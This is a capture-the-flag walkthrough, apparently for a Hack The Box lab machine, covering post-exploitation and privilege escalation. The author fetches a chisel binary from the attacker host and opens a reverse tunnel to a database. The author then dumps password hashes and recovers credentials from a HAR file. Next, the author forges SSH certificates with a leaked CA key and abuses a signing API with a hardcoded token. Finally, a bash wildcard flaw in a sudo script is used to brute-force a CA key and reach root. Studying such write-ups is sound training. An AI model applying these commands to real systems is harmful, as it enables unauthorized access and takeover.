-rw-rw-r-- 1 www-data www-data     634 Feb  6  2024 e8c6575573384aeeab4d093cc99c7e5927614185.zip
-rw-rw-r-- 1 www-data www-data     275 Feb  6  2024 eb65074fe37671509f24d1652a44944be61e4360.zip
find /var/www/itrc/uploads -type f -mtime +1 -exec unzip {} \;
ls -l /var/www/itrc/uploads | grep -v '\.zip$'

-rw-r--r-- 1 www-data www-data      99 Feb  6  2024 id_ed25519.pub
-rw-r--r-- 1 www-data www-data     569 Feb  6  2024 id_rsa.pub
-rw-rw-r-- 1 www-data www-data 1903087 Feb  6  2024 itrc.ssg.htb.har
-rw-r--r-- 1 www-data www-data      49 Jul 25 12:30 shell.php
# Download to Kali
wget http://itrc.ssg.htb/uploads/id_ed25519.pub
wget http://itrc.ssg.htb/uploads/id_rsa.pub
wget http://itrc.ssg.htb/uploads/itrc.ssg.htb.har
Privilege Escalation
Database Access

db host fromdb.php is another Docker container

I'll be using the download_chisel function from this page to get the latest copy of the chisel binary and transfer to the target
sudo python3 -m http.server 80Host chisel from Kali via HTTP server
wget http://10.10.14.132/chisel -O /tmp/chisel
chmod +x /tmp/chisel
Download chisel to the target and make it executable
sudo ./chisel server --port 8081 --reverse &Start chisel on your attack box and allow reverse ports
/tmp/chisel client 10.10.14.132:8081 R:127.0.0.1:3306:db:3306 &Open tcp/3306 on Kali and forward in reverse through chisel tunnel to the db docker host


mysql -h 127.0.0.1 -u jj -p'ugEG5rR5SG8uPd'Connect to the database via the chisel tunnel


messages table in the resourcecenter databseInteresting Info from the Database
We're having some issues with the signing process. I'll get back to you once we have that resolved.

Can you attach a HAR file where the issue happens so the web team can troubleshoot?

I've got a script that will sign public keys with the appropriate principal to validate it works

Old certificates have been taken out of /etc. I've got the old signing cert secured. This server will trust both the old and the new for some time until we work out any issues with the new system.

I'll still handle tickets using the script until we get a chance to update the ITRC web admin panel to use it.
messages table
Decommission ITRC SSH Certificate | We need to decommission the old ITRC SSH certificate infrastructure in favor of the new organization-wide IT signing certs. I'm handling the transition to the new system from the ITSC-side. Mike - Can you handle removing the old certs from the ITRC server? | ../uploads/e8c6575573384aeeab4d093cc99c7e5927614185.zip | pubkey-mgraham-please-sign.zip

Please provision access to marketing servers | I'm new to the IT team, need access to the marketing servers in order to apply updates and configure firewall. Public key attached. | ../uploads/eb65074fe37671509f24d1652a44944be61e4360.zip | mcgregor_pub.zip

SSH Key Signing Broken | The admin panel is supposed to allow me to get a signed certficate, but it just isn't working.
+----+-------------+--------------------------------------------------------------+-------+------------+
| id | user | password | role | department |
+----+-------------+--------------------------------------------------------------+-------+------------+
| 1 | zzinter | $2y$10$VCpu.vx5K6tK3mZGeir7j.ly..il/YwPQcR2nUs4/jKyUQhGAriL2 | admin | NULL |
| 2 | msainristil | $2y$10$AT2wCUIXC9jyuO.sNMil2.R950wZlVQ.xayHZiweHcIcs9mcblpb6 | admin | NULL |
| 3 | mgraham | $2y$10$4nlQoZW60mVIQ1xauCe5YO0zZ0uaJisHGJMPNdQNjKOhcQ8LsjLZ2 | user | NULL |
| 4 | kgrant | $2y$10$pLPQbIzcehXO5Yxh0bjhlOZtJ18OX4/O4mjYP56U6WnI6FvxvtwIm | user | NULL |
| 5 | bmcgregor | $2y$10$nOBYuDGCgzWXIeF92v5qFOCvlEXdI19JjUZNl/zWHHX.RQGTS03Aq | user | NULL |
users table
Analyzing the HAR File

.har file

msainristil : 82yards2closeit
msainristil was trying to provision SSH access for bmcgregorLateral to msainristil (Docker)

PATH=$PATH:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/lib/go/bin:/snap/binModify the $PATH variable to make more binaries resolvable by name

scp -r msainristil@itrc.ssg.htb:/home/msainristil/decommission_old_ca ./etc/passwd on the target, we only have msainristil and zzinter to authenticate as.vedetta-comGood read on familiarizing yourself with SSH principals
ssh-keygen -t rsa -b 4096 -f pwn -C "" -N ""
pwn and pwn.pub# -I : Certificate identifier is just a label embedded into the certificate
# -n : Specifies the principal(s) this certificate can be used to authenticate
# In this case, we're using the zzinter user principal
# as identified in /etc/passwd on the target system
ssh-keygen -s ./decommission_old_ca/ca-itrc -I zzinter_cert -n zzinter -V +52w pwn.pub
Lateral to zzinter (Docker)

/home/zzinter/sign_key_api.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}

if [ "$#" -ne 3 ]; then
    usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
Test Key Signing API
tcp/22. The script above appears to sign certificates remotely, but I'd assume this is for the SSH server on tcp/2222.Recall how before when we used
ssh-keygen to sign the certificate, we're passing values to an API, which will then sign the certificates remotely.

zzinter and give the all principals and see what happens
Manual API Testing
test.pub principal <trial_and_error_here>, where I tried multiple principals and single principal combinations with the usernames until something worked.# First, we get the list of supported principals
# Then, we convert it to an array
# Then, we use the sign_key_api.sh to sign the public key
# bash sign_key_api.sh test.pub $principal $principal
# Example: test.pub webserver webserver
# Then, test ssh login and execute a single command on the remote host
# If the login and command succeed, we echo "Valid login found"
for principal in $(grep '^supported_principals' sign_key_api.sh | tr -d '"' | cut -d '=' -f 2 | tr ',', ' ') ; \
do bash sign_key_api.sh test.pub $principal $principal > test-cert.pub ; \
ssh -i test -p 2222 $principal@10.129.45.207 'id > /dev/null' >/dev/null 2>&1 && echo "Valid login found: $principal" || continue ; \
doneLoop over supported principals as usernames and see if we can log in

test key and the support userbash sign_key_api.sh test.pub support support > test-cert.pubRe-sign, since security was the last test user
Pivot to support (Host)

Understanding the SSH Authentication
zzinter is a user on this box. So, I need to understand the authentication on this box to figure out why support was able to login with the key, but zzinter was not.
root is allowed to ssh in
AuthorizedPrincipalsFile line is pretty interesting...


We now know the following about the authentication on the target:
- The
rootuser can be mapped to theroot_userprincipal - The
supportuser can be mapped to thesupportand/orroot_userprincipals - The
zzinteruser can be mapped to thezzinter_tempprincipal
More API Testing
sign_key_api.sh script to test with these newly-discovered principal names --- root_user, support, and zzinter_tempcurl -s signserv.ssg.htb/v1/sign \
-d '{"pubkey": "'"$(cat test.pub)"'", "username": "'"support"'", "principals": "'"support,root_user"'"}' \
-H "Content-Type: application/json" \
-H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" ; echo
root_user principal, then we get an API errorcurl -s signserv.ssg.htb/v1/sign \
-d '{"pubkey": "'"$(cat test.pub)"'", "username": "'"zzinter"'", "principals": "'"zzinter_temp"'"}' \
-H "Content-Type: application/json" \
-H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" > test-cert.pub
zzinter, as we've now used the correct principalLateral to zzinter (Host)

sudo on /opt/sign_key.shAnalyzing the Sudo Script
sign_key.sh script somehow, but I spent a good while going over the source code and other dependencies in the script.We can't use
PATH injection, due to sudo secure path, we can't read or overwrite the CAs in /etc/ssh, we don't know the password for /etc/ssh/ca-it or /etc/ssh/ca-security (and /etc/ssh/ca-analysis just throws weird errors).The trickery here requires a keen eye, and occurs on lines 28-33 of the script.
    28  itca=$(cat /etc/ssh/ca-it)
    29  ca=$(cat "$ca_file")
    30  if [[ $itca == $ca ]]; then
    31      echo "Error: Use API for signing with this CA."
    32      usage
    33  fi
Because of the use of the [[ ]] double brackets, we can use a wildcard to bruteforce the contents of $itca. Allow me to show an example below...
var='a*'
const='abcdefg'

[[ $const == $var ]] ; echo $?
0 -- indicating successvar='b*'
const='abcdefg'
[[ $const == $var ]] ; echo $?
1 -- indicating an error in the logicBrute-Forcing the CA-IT Key
/etc/ssh/ca-it key is an OpenSSH private key file. Earlier, we generated test and test.pub for testing with the script, so we can reference this private key for a starting point.


 0xBEN
0xBENBash script solution I created for brute forcing via regex wildcard



ssh-keygen used to validate itBecoming Root
Forging a SSH Certificate for Root
ssh-keygen -t rsa -b 4096 -C "" -N "" -f root_keyGenerate a SSH keypair for signing
ssh-keygen -s /tmp/test_ca -I root_cert -n root_user -V +52w root_key.pubSign the cert for the root_user namespace that we found earlier
ssh -i root_key -p 2222 root@10.129.216.247
Flags
User
b32c2ec2d72bcf63953f490bea7d7662
Root
5e5c39b097e32da73c86e56d8866b63c


